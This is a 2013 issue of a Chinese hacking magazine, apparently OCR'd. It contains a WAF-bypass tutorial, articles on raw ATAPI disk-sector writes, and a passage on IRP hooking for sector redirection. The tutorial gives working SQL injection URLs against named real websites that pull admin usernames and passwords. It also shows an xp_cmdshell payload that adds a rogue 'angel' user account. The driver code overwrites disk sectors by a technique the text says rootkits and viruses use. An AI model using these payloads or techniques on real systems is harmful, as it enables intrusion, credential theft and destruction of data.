《黑客防线》2 期文章目录

总第 146 期 2013 年

漏洞攻防

编程解析

网络安全顾问

WAF 绕过经验谈

文/图 晴天小铸

随着安全的发展，各种安全防护软件层出不穷，本文主要介绍在实际操作中，针对如何绕过 WAF 防御注入提供一点思路。

编码技术

对一些攻击特征串进行不同的编码，如 URL 编码、ASCII、Unicode 等，而使用一些非标准的编码，很容易就会绕过 WAF 防御注入。

1）绕过智创网站专业级防火墙

构造如下请求：

http://www.51qljr.com/xinxi/shownews.asp?id=%28-575%29UNION%20%28SELECT%201,username,3,4,passwd,6,7,8,9,10,11,12,13,14,15,16,17,18%20from%28admin%29%29

返回如图 1 所示的页面，说明该注入已经被成功拦截，因此构造如下请求：




图 1

http://www.51qljr.com/xinxi/shownews.asp?id=%28-575%29UNION%20%28SEL%E%CT%201,username,3,4,passwd,6,7,8,9,10,11,12,13,14,15,16,17,18%20from%28admin%29%29

返回如图 2 所示的界面，表示已经成功绕过。这里主要利用 SEL%E%CT 来代替 select，

简单来说，就是这个网络层 WAF 对 SEL%E%CT 进行 URL 解码后，变成 SEL%E%CT 匹配 select 失败，而进入 asp.dll 后，对 SEL%E%CT 进行 URL 解码却变成了 select。

图 2

IIS 下的 asp.dll 文件在对 ASP 文件后的参数串进行 URL 解码时，会直接过滤掉 09-0d（09 是 tab 键，0d 是回车）、20（空格）、%（下两个字符有一个不是十六进制）字符。因此在网络层的防护，只要内置规则大于两个字符，就会被绕过。如内置规则为“..”，可以使用“.%.”来绕过。

2）encoding 编码绕过

除了使用上面的方法绕过，利用编码技术绕过也是可行的。提交如下请求，其中的%u0065 是 e 的 Unicode 编码，结果如图 3 所示，成功绕过。

http://www.51qljr.com/xinxi/shownews.asp?id=%28-575%29UNION%20%28S%u0065LECT%201,username,3,4,passwd,6,7,8,9,10,11,12,13,14,15,16,17,18%20from%28admin%29%29

图 3

数据的特殊用法绕过

1）通过空格绕过

如两个空格代替一个空格，用 Tab(%09)、回车(%0D)代替空格等，或者删除所有空格。如 or' swords' ='swords'，由于 mssql 的松散性，我们可以把 or 'swords' 之间的空格去掉，变成 or'swords' ='swords'（注意，没空格了），并不影响运行。

2）NULL 字节截断突破

提交如下请求，提示遇到了安全狗，如图 4 所示。

http://www.sanyougroup.com/ewebeditor/ewebeditor.asp?id=article_content&style=standard%20and%201=1

图 4

我们再尝试提交下面的请求，结果如图 5 所示。

http://www.sanyougroup.com/ewebeditor/ewebeditor.asp?asdasdadsada=%00.&id=article_content&style=standard and 1=1

图 5

asdasdadsada=%00 中的%00 相当于 NULL，也就是 null 字符截断，导致 WAF 在传递 URL 参数时被截断了，从而成功绕过，注入成功！

数据库绕过方法

1）Mysql

利用内联注释，我们可以将 select 写成/*!select*/进行查询，如图 6 所示。

图 6

同样，也可以利用换行来实现，比如下面的查询语句，换行后进行查询，结果如图 7 所示，实际的查询语句就变成了 select%0a%23abc%0a1,%0a2%23abc。

```
select
  -> #abc
  -> 1,
  -> 2
  -> #abc
  -> ;
```




图 7

还可以通过在表后添加特殊字符来绕过。比如正常情况下的查询语句 select user,password from user ，就可以通过 select user,password from user xxx union select(1),(2);来绕过。

此外，Mysql 中的空格也可以用+或/**/号来代替，如图 8 所示。




图 8

切记，在 Mysql 中，select 不能使用 sele/**/ct 这样的写法，不少文章有说可以这样写，其实是错误的， 因为 MSSQL 的松散性问题，则可以这样写。

2）MSSQL

一是用 HEX 绕过，一般的 IDS 都无法检测出来。

0x7300790073006100640006D0069006E00 =hex(sysadmin)

0x640062005F006F0077006E0065007200 =hex(db_owner)

二是用变量赋值法绕过。例如先声明一个变量 a，把我们的指令赋值给 a，然后调用变量 a，最终执行输入的命令。变量 a 可以是任何命令，比如：

declare @a sysname

select @a=

exec master.dbo.xp_cmdshell @a

http://www.xxx.com/xxx.asp?id=1;declare%20@a%20sysname%20select%20@a=0x6e006500740020007500730065007200200061006e00670065006c002000700061007300730020002f00610064006400 exec master.dbo.xp_cmdshell @a;--

其中的 0x6e006500740020007500730065007200200061006e00670065006c002000700061007300730020002f00610064006400 就是 net user angel pass /add 的意思。

三是运用注释语句绕过。用/**/代替空格，如 UNION /**/ Select /**/user,pwd,from tbluser，用/**/分割敏感词，如 U/**/NION/**/SE/**/LECT/**/user,pwd from tbluser。

3）Access

用()和[]来绕过，其中[]用于表和列，()用于数值，也可以做分隔。

http://www.51qljr.com/xinxi/shownews.asp?id=%28-575%29UNION%20SE%LECT%201,username,3,4,passwd,6,7,8,9,10,11,12,13,14,15,16,17,18%20from[admin]

http://www.51qljr.com/xinxi/shownews.asp?id=%28-575%29UNION%20SE%LECT%201,[username],3,4,[passwd],6,7,8,9,10,11,12,13,14,15,16,17,18%20from[admin]

其中的 admin、username 和 passwd 都用[]括了起来。

另外，Access 也有空格松散性，比如 575and 1=2 与 575and1=2 效果是一样的。

变量覆盖绕过 WAF 防御

上文提到了提交 http://www.51qljr.com/xinxi/shownews.asp?id=%28-575%29UNION%20%28SELECT%201,username,3,4,passwd,6,7,8,9,10,11,12,13,14,15,16,17,18%20from%28admin%29%29 会被拦截，而用 http://www.51qljr.com/xinxi/shownews.asp?id=%28-575%29UNION%20%28SELECT%201,username,3,4,passwd,6,7,8,9,10,11,12,13,14,15,16,17&id=18%20from%28admin%29%29 提交，则会顺利绕过。

对比这两个请求，会发现第二个请求比第一个多了“&id=”，少了“:”。这就是利用参数覆盖的形式绕过了 WAF。

PHP 也可以利用变量覆盖来绕过，只是不同于 ASP。比如 http://xxx.com/test.php?id=0 写成 http://xxx.com/test.php?id=0&id=7 and 1=2，其中&id=0 变为&id=7 and 1=2，并没有像 ASP 那样有“,”的出现。

其他方法绕过

1）WAF 规则问题

传统的注入语句 and 1=2 union select xxxxxxxxxxxxxxxxxxxxxxxx 可以改成 and 1=2 union all select xxxxxxxxxxxxxxxxxxxxxxxxxxxxxx，多了一个 all，就可以打乱某些防火墙的匹配规则，从而绕过。

2）Mysql 冷门函数

利用 Mysql 的冷门函数也可能绕过 WAF 匹配规则。比如：

```
and 1=(updatexml(1,concat(0x5c,(select user()),0x5c),1));
and extractvalue(1, concat(0x5c, (select user()),0x5c));
```

不过这两条语句需要报错模式，Mysql 版本要大于 5.1。

3）数据包绕过

利用畸形数据包打乱匹配规则来绕过。

```
GET /test/xxx.asp HTTP/1.1
Accept: */*
Accept-Language: zh-cn
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022; .NET4.0C)
Accept-Encoding: gzip, deflate
Proxy-Connection: Keep-Alive
Host: www.51qljr.com
Pragma: no-cache
Content-Length: 21
Content-Type: application/x-www-form-urlencoded

id=572' and 1=1—
```

我们可以看到这是一个畸形的 HTTP GET 请求包，这个包的密码在于 Content-Type 和 Content-Length 头，包的结构类似于一个 POST 包，而请求的方法是 GET，最后 asp 和 asp.net 的 Request 对象成功地解析了这个畸形包，读取出了数据。所以，如果 WAF 没有处理好 HTTP 包的内容，沿用常规思路处理 GET 和 POST 的逻辑的话，那么这个畸形包将会毁掉 WAF 的基础防御。

（完）

ATAPI 实现扇区读写

文/图 鹿剑

ATAPI 层的磁盘读写被越来越多的 ARK 和病毒使用，目前的很多资料大多来自机器狗逆向的那份代码，所以可以看到讲原理的资料不多，响应黑方的号召，故写此文。

ATAPI 层使用 SCSI_REQUEST_BLOCK 实现磁盘的控制和操作，SCSI_REQUEST_BLOCK 是 Windows 对 SCSI 通信的一个上层封装，涉及了磁盘读写、控制、格式化、CD 播放控制等多种内容。本文主要描述使用 ATAPI 实现磁盘扇区读写的方法。SCSI_REQUEST_BLOCK 的完整结构如图 1 所示，详细定义可见 WinDDK\7600.16385.1\inc\ddk\scsi.h，其中各个字段的具体含义可参考 WDK 帮助文档，这里就不进行一一摘抄的工作了。

```
typedef struct _SCSI_REQUEST_BLOCK {
  USHORT  Length;
  UCHAR  Function;
  UCHAR  SrbStatus;
  UCHAR  ScsiStatus;
  UCHAR  PathId;
  UCHAR  TargetId;
  UCHAR  Lun;
  UCHAR  QueueTag;
  UCHAR  QueueAction;
  UCHAR  CdbLength;
  UCHAR  SenseInfoBufferLength;
  ULONG  SrbFlags;
  ULONG  DataTransferLength;
  ULONG  TimeOutValue;
  PVOID  DataBuffer;
  PVOID  SenseInfoBuffer;
  struct _SCSI_REQUEST_BLOCK  *NextSrb;
  PVOID  OriginalRequest;
  PVOID  SrbExtension;
  union {
      ULONG  InternalStatus;
      ULONG  QueueSortKey;
  };
  UCHAR  Cdb[16];
} SCSI_REQUEST_BLOCK, *PSCSI_REQUEST_BLOCK;
```


图 1

对我们比较有用的字段有如下几个：DataTransferLength 字段代表输入输出 Buffer 缓冲区是多大的，这个是 DataBuffer 的大小吗？答案可能是也可能不是，ATAPI 层的 DataBuffer 通常被设置成 0，而真正的输入输出 Buffer 则使用了 IRP 中的 MdAddress 描述。SrbFlags 是指明一些选项，例如是输入（读取磁盘）还是输出等，Windows 的 classpnp 读取磁盘经常使用下面这个组合：SRB_FLAGS_CLASS_DRIVER_RESERVED|SRB_FLAGS_PORT_DRIVER_ALLOCSENSE|SRB_FLAGS_AD

APTER_CACHE_ENABLE|SRB_FLAGS_NO_QUEUE_FREEZE|SRB_FLAGS_DATA_IN，各种标志位的含义，wdk 帮助文档有详尽描述，就不多说了。

秉承微软复杂结构体的特征，这个结构体中最重要也是最复杂的字段就是 CDB 这个可变字段了。CdbLength 字段描述了这个 CDB 的有效长度。微软文档对这个字段的描述信息极少，这个字段是和 SCSI 协议相关的东西。Windows 目前使用的一些定义可以在 WinDDK\7600.16385.1\inc\ddk\scsi.h 头文件中找到，学习这些字段怎么填写的一个行之有效的方法是一边学习 wdk 中 classpnp 这个磁盘类驱动的源代码，一边通过对 ATAPI 分发函数下断点调试来学习。CDB 的种类很多，但和磁盘读写有关的却不多，并且我自己调试发现，从 Windows XP 到 Windows 8 使用的都是 CDB 长度为 10 的这个结构体。结构体如下：

```
struct _CDB10 {
        UCHAR OperationCode;
        UCHAR RelativeAddress : 1;
        UCHAR Reserved1 : 2;
        UCHAR ForceUnitAccess : 1;
        UCHAR DisablePageOut : 1;
        UCHAR LogicalUnitNumber : 3;
        UCHAR LogicalBlockByte0;
        UCHAR LogicalBlockByte1;
        UCHAR LogicalBlockByte2;
        UCHAR LogicalBlockByte3;
        UCHAR Reserved2;
        UCHAR TransferBlocksMsb;
        UCHAR TransferBlocksLsb;
        UCHAR Control;
} CDB10;
```

其中和磁盘读写比较相关的就是上面这几个红色字段，第一个表示控制码，表名是读取还是写入，LogicalBlockByte3 到 LogicalBlockByte0 分别是长度大小，是 ULONG 的 LBA 块地址的（扇区号）的低字节到高字节（和 Windows 内存存放顺序相反），以扇区（512 字节）为单位。TransferBlocksMsb 是要操作扇区的数目的高字节，TransferBlocksLsb 是要操作扇区数目的低字节，所以整个填写 SRB 的工作很简单，如下即可。

```
VOID AtapiFillSrb(
        PSCSI_REQUEST_BLOCK srb,
        UCHAR majorFunction,
        PLARGE_INTEGER   logicalBlockAddr,
        ULONG numTransferBlocks,
        PVOID     Buf,
        PSENSE_DATA sensedata
```

```
        )
    {
    RtlZeroMemory(srb,sizeof(SCSI_REQUEST_BLOCK));
    PCDB       pCdb = (PCDB)srb->Cdb ;
    srb->Length = sizeof(SCSI_REQUEST_BLOCK);
    srb->Function = SRB_FUNCTION_EXECUTE_SCSI ;
    srb->DataBuffer = Buf;
    srb->DataTransferLength = numTransferBlocks*512 ;
    srb->QueueAction = SRB_FLAGS_DISABLE_AUTOSENSE;
    srb->SenseInfoBuffer = sensedata;
    srb->SenseInfoBufferLength = sizeof(SENSE_DATA);
    srb->TimeOutValue = 0x1E;
    srb->QueueSortKey = logicalBlockAddr->LowPart;
    if (logicalBlockAddr->QuadPart> 0xFFFFFFFF)
    {
        srb->QueueSortKey =    0xFFFFFFFF ;
    }
    pCdb = (PCDB)srb->Cdb ;
    if(majorFunction == IRP_MJ_READ)
    {
        srb->SrbFlags = SRB_FLAGS_DATA_IN;
    }
    else
    {
        srb->SrbFlags = SRB_FLAGS_DATA_OUT;
    }
    srb->SrbFlags |=    SRB_FLAGS_DISABLE_AUTOSENSE|
SRB_FLAGS_ADAPTER_CACHE_ENABLE|SRB_FLAGS_NO_QUEUE_FREEZE;
    pCdb->CDB10.LogicalBlockByte0 = ((PFOUR_BYTE)&logicalBlockAddr->LowPart)->Byte3;
    pCdb->CDB10.LogicalBlockByte1 = ((PFOUR_BYTE)&logicalBlockAddr->LowPart)->Byte2;
    pCdb->CDB10.LogicalBlockByte2 = ((PFOUR_BYTE)&logicalBlockAddr->LowPart)->Byte1;
    pCdb->CDB10.LogicalBlockByte3 = ((PFOUR_BYTE)&logicalBlockAddr->LowPart)->Byte0;
    pCdb->CDB10.TransferBlocksMsb = ((PFOUR_BYTE)&numTransferBlocks)->Byte1;
    pCdb->CDB10.TransferBlocksLsb = ((PFOUR_BYTE)&numTransferBlocks)->Byte0;
    pCdb->CDB10.OperationCode = (majorFunction==IRP_MJ_READ) ? SCSIOP_READ :
SCSIOP_WRITE;
    srb->CdbLength = 10;
   }
```

根据 wdk 帮助文档的描述，SRB 中的 DataBuffer 有些设备也是可能用的，所以也填写了。除了 LBA 地址和长度需要变化之外，其他的每次都是一样的。前面说过了，这个读写请求的 IRP 是直接读写类型的，所以 IRP 中要填写 MdlAddress。

```
irp = IoAllocateIrp(lpDeviceObject->StackSize+4,0);
mdl = IoAllocateMdl(Buffer, Size, 0, 0, irp);
irp->MdlAddress = mdl;
```

实际读取或者写入的字节数在 Irp->IoStatus.Information 做指示。确定了读写函数之后，我们还面临一些问题，主要有下面几个：怎么得到 ATAPI 设备对象、怎么做多物理磁盘的支持、怎么实现分区的读取（枚举分区）。

枚举分区的方法比较靠谱的还是解析 MBR，这里使用标准的方法来获取。尝试从 L\\??\\PhysicalDrive0 到 L\\??\\PhysicalDrive9 打开物理磁盘设备对象，就可以枚举到所有的物理磁盘了。注意，生成物理磁盘设备的的驱动并不是 ATAPI 驱动，而是 ATAPI 的上层驱动，所以获取相应 ATAPI 的设备对象的代码如下即可。

```
NTSTATUS
IoGetHarddiskInformation(
    ULONG DeviceNumber,
    PHARDDISK_INFORMATION *Result)
{
NTSTATUS            Status;
PDEVICE_OBJECT   lpDiskDeviceObject;
PDEVICE_OBJECT   lpAtapiDeviceObject;
PDEVICE_OBJECT   lpDeviceSeek ;
PFILE_OBJECT       lpFileObject = NULL;
PDRIVER_OBJECT   lpDriverObject = NULL;
HANDLE                hFile = NULL ;
BOOLEAN                  bFind = FALSE ;
wchar_t                  Name1[20]={L"\\??\\PhysicalDrive1"};
Name1[17] = (wchar_t)(DeviceNumber+L'0');
do
{
    Status = GetObjectByName(&hFile,&lpFileObject,Name1) ;
    if (!NT_SUCCESS(Status))
    {
        break;
    }
    lpDiskDeviceObject = lpFileObject->DeviceObject ;
```

```
Status = OpenDriverObject(L"\\Driver\\ATAPI",&lpDriverObject) ;
//获取ATAPI驱动对象
if (!NT_SUCCESS(Status))
{
    break ;
}
lpAtapiDeviceObject =  lpDriverObject->DeviceObject ;
Status = STATUS_OBJECT_NAME_NOT_FOUND ;
while (lpAtapiDeviceObject)
{
    bFind = FALSE ;
    lpDeviceSeek = lpAtapiDeviceObject->AttachedDevice ;
    while (lpDeviceSeek)
    {//如果上层设备栈中有物理磁盘驱动的设备对象的话，就说明这个就是对应的ATAPI设备驱动对象了，记录下来，后面读写的时候要使用
        if (lpDeviceSeek == lpDiskDeviceObject)
        {//找到了
            PHARDDISK_INFORMATION  lpNewNode = (PHARDDISK_INFORMATION) malloc(sizeof(HARDDISK_INFORMATION)) ;
            lpNewNode ->Next = g_HarddiskHeader ;
            lpNewNode->AtapiDeviceObject = lpAtapiDeviceObject;
            lpNewNode->DiskDeviceObject = lpDiskDeviceObject ;
            lpNewNode->Layout =NULL;
            lpNewNode->DriverNumber = DeviceNumber;
            lpNewNode->DiskFileObject = lpFileObject ;
            lpNewNode->hFile = hFile ;
            g_HarddiskHeader = lpNewNode ;
            bFind = TRUE ;
            *Result = lpNewNode ;
            Status = STATUS_SUCCESS ;
        }
        lpDeviceSeek = lpDeviceSeek->AttachedDevice ;
    }
    if (bFind)
        break ;
    lpAtapiDeviceObject = lpAtapiDeviceObject->NextDevice ;
}
```

上面这个函数回答了第一个和第二个问题，对于第三个问题，获得物理磁盘设备对象之

后，向每个物理磁盘设备对象发送 IOCTL_DISK_GET_DRIVE_LAYOUT_EX 控制码就可以得到每个物理磁盘的分区信息。注意，Windows XP 上可以直接发送到通过上述代码获取的 ATAPI 设备对象上，Windows 7 下分区管理是一个更上层的驱动，所以需要找到顶层的驱动来发送这个控制码。驱动返回得到的是如下一个结构体：

```
typedef struct _PARTITION_INFORMATION_EX {
    PARTITION_STYLE PartitionStyle;
    LARGE_INTEGER StartingOffset;
    LARGE_INTEGER PartitionLength;
    ULONG PartitionNumber;
    BOOLEAN RewritePartition;
    union {
        PARTITION_INFORMATION_MBR Mbr;
        PARTITION_INFORMATION_GPT Gpt;
    } DUMMYUNIONNAME;
} PARTITION_INFORMATION_EX, *PPARTITION_INFORMATION_EX;
```

怎么把这个结构体对应到相应的盘符上呢？没有直接的对应关系，但我们可以先打开卷，给卷设备发送 IOCTL_STORAGE_GET_DEVICE_NUMBER 控制码来得到卷对应的物理磁盘号码和分区号，这样就可以把盘符对应到上面那个分区信息上了。有了分区信息，在读写分区时，只需要把分区偏移加上去就可以实现分区的的读写了。我们可以将其封装成两个比较好用的接口函数：

```
NTSTATUS
ReadWritePhysicalDisk(
    ULONG DeviceNumber,
    UCHAR MajorFunction,
    PLARGE_INTEGER   Location,
    PVOID Buffer,
    ULONG Length,
    PULONG  RetLen);

NTSTATUS
ReadWriteVolumeDisk(
    WCHAR   Volume,
    UCHAR    MajorFunction,
    PLARGE_INTEGER   Location,
    PVOID Buffer,
    ULONG Size,
```

```
        PULONG  RetLen);
```

作为演示，这里使用如下代码把1号扇区设置成全部置1。

```
VOID
AtapiTestRoutine()
{
        ULONG dwRetSize;
        LARGE_INTEGER           Offset;
        BYTE Buffer[512];
        BYTE        Buffer2[512]={0};

        memset(Buffer,1,512);
        Offset.QuadPart = 0x200;

        ReadWritePhysicalDisk(0,IRP_MJ_WRITE,&Offset,Buffer,512,&dwRetSize);
        ReadWritePhysicalDisk(0,IRP_MJ_READ,&Offset,Buffer2,512,&dwRetSize);
}
```

使用 WinHex 打开磁盘可以看到效果，设置前如图 2 所示，调用测试函数之后，可以看到如图 3 所示的效果，已经被修改！




图 2




图 3

从分析和代码来看，ATAPI 读写磁盘重点在于 SRB 的填写和 IRP 的填写，SRB 有微软的文档可以参考，对于像 CDB 这种没有文档参考的，可以参考 classpnp 这个 wdk 自带的驱动，多多调试就会明白了，总体来说难度不大。

ATAPI IRP HOOK 实现扇区重定位

文/ 鹿剑

黑客防线杂志伴随我度过了美好的大学时光，在阅读杂志的过程中不断地学习 Windows 安全编程，获益匪浅。本文主要描述使用 ATAPI 的 IRP HOOK 实现扇区重定向。ATAPI 层是 Windows 系统中存储系统 IRP 的终结点，ATAPI 以下就已经不是使用 IRP 来读写了，所以 ATAPI 是拦截磁盘 IRP 操作的最后一站。拦截磁盘实现重定向主要有两种方法，一种就是最普遍的 IRP 分发例程 HOOK，另外一种是 DISK 设备扩展中的设备对象劫持。本文主要讨论第一种方法，对第二种方法也会进行一些简要描述。

IRP 分发例程的 HOOK，往期的黑防已有完整的介绍了，这里不对原理进行赘述，只要熟悉驱动编程的都知道，每个驱动对象中都保存有一组处理 IRP 的分发函数指针，替换这里的指针即可简单地接管 IRP。对于本文要实现的扇区重定位来说，只需要检测 IRP 中目的 LBA 地址是否包含要被重定向的地址，如果包含则进行一些替换操作即可。为了实现上述目的，需要如下步骤：

1） 获取 ATAPI 驱动对象，这样才能替换驱动对象中的分发函数指针；

2） 确定过滤的 IRP 函数是哪个；

3） 确定需要过滤的设备对象是哪个，注意，ATAPI 会生成多个设备对象，需要判断目标到底是哪个；

4） IRP 的解包以及重组。

通常的驱动读写都是 IRP_MJ_READ 和 IRP_MJ_WRITE，但 ATAPI 比较特殊，实现写使用的是 IRP_INTERNAL_DEVICE_CONTROL，这个很像 TDI 层的驱动，也是使用 IRP_INTERNAL_DEVICE_CONTROL 实现数据收发的。知道了这一点可以解决第二个问题，真正的读写操作使用 SRB 指令来实现，数据结构为 SCSI_REQUEST_BLOCK（在 srb.h 文件中定义）。关于 SCSI_REQUEST_BLOCK 指令的填写和解析操作，可以参考《ATAPI 实现扇区读写》这篇文章，所以第四个问题得以解决。

获取 ATAPI 驱动对象可以使用 ObReferenceObjectByName 函数，传递驱动的名字 L\\Driver\\ATAPI 进去后可以获取到，从而解决第一个问题。对于第三个问题，虽然 ATAPI 驱动会生成多个设备对象，但是真正处理读写操作的设备对象的类型是 FILE_DEVICE_DISK，这种类型的设备对象就是我们需要的了。明白了以上几点，实现代码就比较容易了，我们来看实现的代码。

```
NTSTATUS
HookAtapiTest(BOOLEAN Hook)
{
